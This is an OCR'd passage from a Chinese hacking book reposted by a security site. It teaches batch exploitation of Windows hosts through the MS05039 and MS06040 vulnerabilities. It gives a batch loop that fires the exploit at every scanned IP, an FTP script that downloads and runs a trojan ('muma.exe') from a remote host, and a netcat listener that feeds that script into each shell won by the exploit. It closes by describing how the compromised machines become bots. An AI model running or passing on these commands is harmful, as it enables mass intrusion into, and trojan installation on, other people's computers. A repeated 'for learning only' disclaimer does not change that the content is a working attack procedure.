溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-85 查看漏洞扫描结果

2.准备阶段

扫描完毕后，我们来看看扫描结果，从图 8-86 中可以看到这个 IP 地址段有 3 台远程计算机打开了 445 端口，下面就对这几台计算机进行批量的远程溢出操作。

我们先查看一下 MS05039 漏洞利用工具的使用方法：ms05039.exe <host> <conIP> <conPort> [target]，<host> 表示远程计算机的 IP 地址，<conIP> 表示本地计算机当前的 IP 地址，<conPort> 表示本地计算机打开的监听端口，[target] 表示远程计算机系统的语言版本，工具默认的是中文系统。




图 8-86 查看工具使用方法

现在来编写一个批处理文件，打开记事本，输入下面这段代码，并保存为 ms05039.bat:

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
@for /f %%i in (result.txt) do ms05039 %%i 127.0.0.1 2005
```

在 result.txt 文件中保持了打开 445 端口的 IP 地址，而 127.0.0.1 是本地计算机当前的 IP 地址，用户在使用的时候要改为自己计算机的 IP 地址，2005 就是用于 NC 监听的端口。

下面打开文本编辑器，输入下面的这段代码，并将这段代码保存为 ftp.txt:

```
echo open www.xxx.com 21 >>%systemroot%\system32\system.ftp
echo abc>>%systemroot%\system32\system.ftp
echo 123>>%systemroot%\system32\system.ftp
echo cd %systemroot%\system32>>%systemroot%\system32\system.ftp
echo bin>>%systemroot%\system32\system.ftp
echo get muma.exe>>%systemroot%\system32\system.ftp
echo bye>>%systemroot%\system32\system.ftp
ftp -s:%systemroot%\system32\system.ftp
del %systemroot%\system32\system.ftp
muma.exe
exit
```

这段代码的意思就是通过登录到 www.xxx.com 这个 FTP 空间后，下载设置好的木马服务端程序 muma.exe，并运行这个服务端程序。这其中第二行和第三行代码中的 abc 和 123 分别表示登录 FTP 空间的用户名和密码。

接着再编写另外的一个批处理文件，打开记事本，输入下面这段代码，并保存为 nc.bat:

```
@echo On
nc -l -vv -p 2005<ftp.txt&&%0
```

这个批处理文件的意思就是在本地计算机中监听 2005 这个端口，当远程计算机成功的溢出后就会自动的读取 ftp.txt 文件中的内容进行操作。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.实施阶段

打开两个命令提示符窗口，然后分别执行 ms05039.bat 和 nc.bat 两个批处理文件。在执行了 ms05039.bat 后，批处理文件中的命令会首先读取 result.txt 里面的 IP 地址，然后进行远程数据的自动溢出。




图 8-87 漏洞自动溢出

远程系统的漏洞成功的溢出后，SHELL 就会读取配置的 ftp.txt 里的信息，从而下载木马服务端程序并运行。




图 8-88 木马自动安装

虽然这次演示的 MS05039 漏洞比较老，但是这里主要是为了让读者了解黑客的手法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.7.4 工具批量入侵

上面这种方法虽然可以针对大量的漏洞进行操作，但是操作的步骤又是比较的繁琐。其实完全可以借用一款工具，使得操作的步骤由纯手工变成半自动。现在来看看“通用批量溢出程序”这款程序的使用方法。

第一步：运行“通用批量溢出程序”，并在界面上的“程序名”中输入漏洞溢出程序的名称，比如“ms06040.exe”。

该漏洞溢出工具的使用方法为：ms06040.exe <host> <reverse addr> <revser port> <os type>，其中 <host> 表示远程计算机的 IP 地址，<reverse addr> 表示本地计算机当前的 IP 地址，<revser port> 表示本地计算机打开的监听端口，<os type> 表示远程计算机系统的语言版本，1 代表 win 2000 sp4，2 代表 win xp sp1。




图 8-89 查看工具使用方法

通用批量溢出程序的“前缀名称”选项是指在命令格式中，位于远程计算机 IP 地址前的参数，比如有的溢出程序要根据攻击目标操作系统不同，使用数字进行区别。从前面的漏洞利用工具介绍来看，这个演示的漏洞不用设置该选项。

第二步：单击程序界面中的“浏览”按钮，设置扫描出存在漏洞的远程计算机的列表文件路径，漏洞扫描的方法的步骤和上面介绍的完全一样。

第三步：在“端口”选项设置用于监听的端口信息，端口最好设置为不常用的端口不然容易冲突。

第四步：勾选“后缀参数”项，在其中按照溢出程序的格式填入本地的 IP 地址等信息，也

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

可以把本机 IP 填到端口后面中间用空格格开。

第五步：在程序界面中勾选“反向连接方式”选项，接着在“监听命令”中输入监听命令行：“nc.exe -vv -l -p 4466”，这里的监听端口需要和“端口”中设置的端口一样。最后在“运行”后输入要同时打开的监听窗口数目，这个项目可以根据搜索到的漏洞系统个数，进行适当的操作设置。



图 8-90 配置批量溢出程序

第六步：所有的设置完毕后，单击“监听”按钮就可以在本地打开命令窗口进行监听了。

第七步：单击“开始”按钮程序会询问用户是否开启了监听功能，确定后就可以开始进行批量溢出了，等成功溢出得到 SHELL 后就可以通过 FTP、Tftp 等命令上传木马程序，最终成功的将这些存在 MS06040 漏洞的远程计算机变成肉鸡。

小提示

如果用户觉得通过手工上传木马程序还是比较麻烦的话，可以按照上面的方法编写一个批处理文件，让程序在溢出成功后就会自动读取批处理文件中的内容，从而自动下载并安装木马程序。

溜客安全网 WwW.176Ku.CoM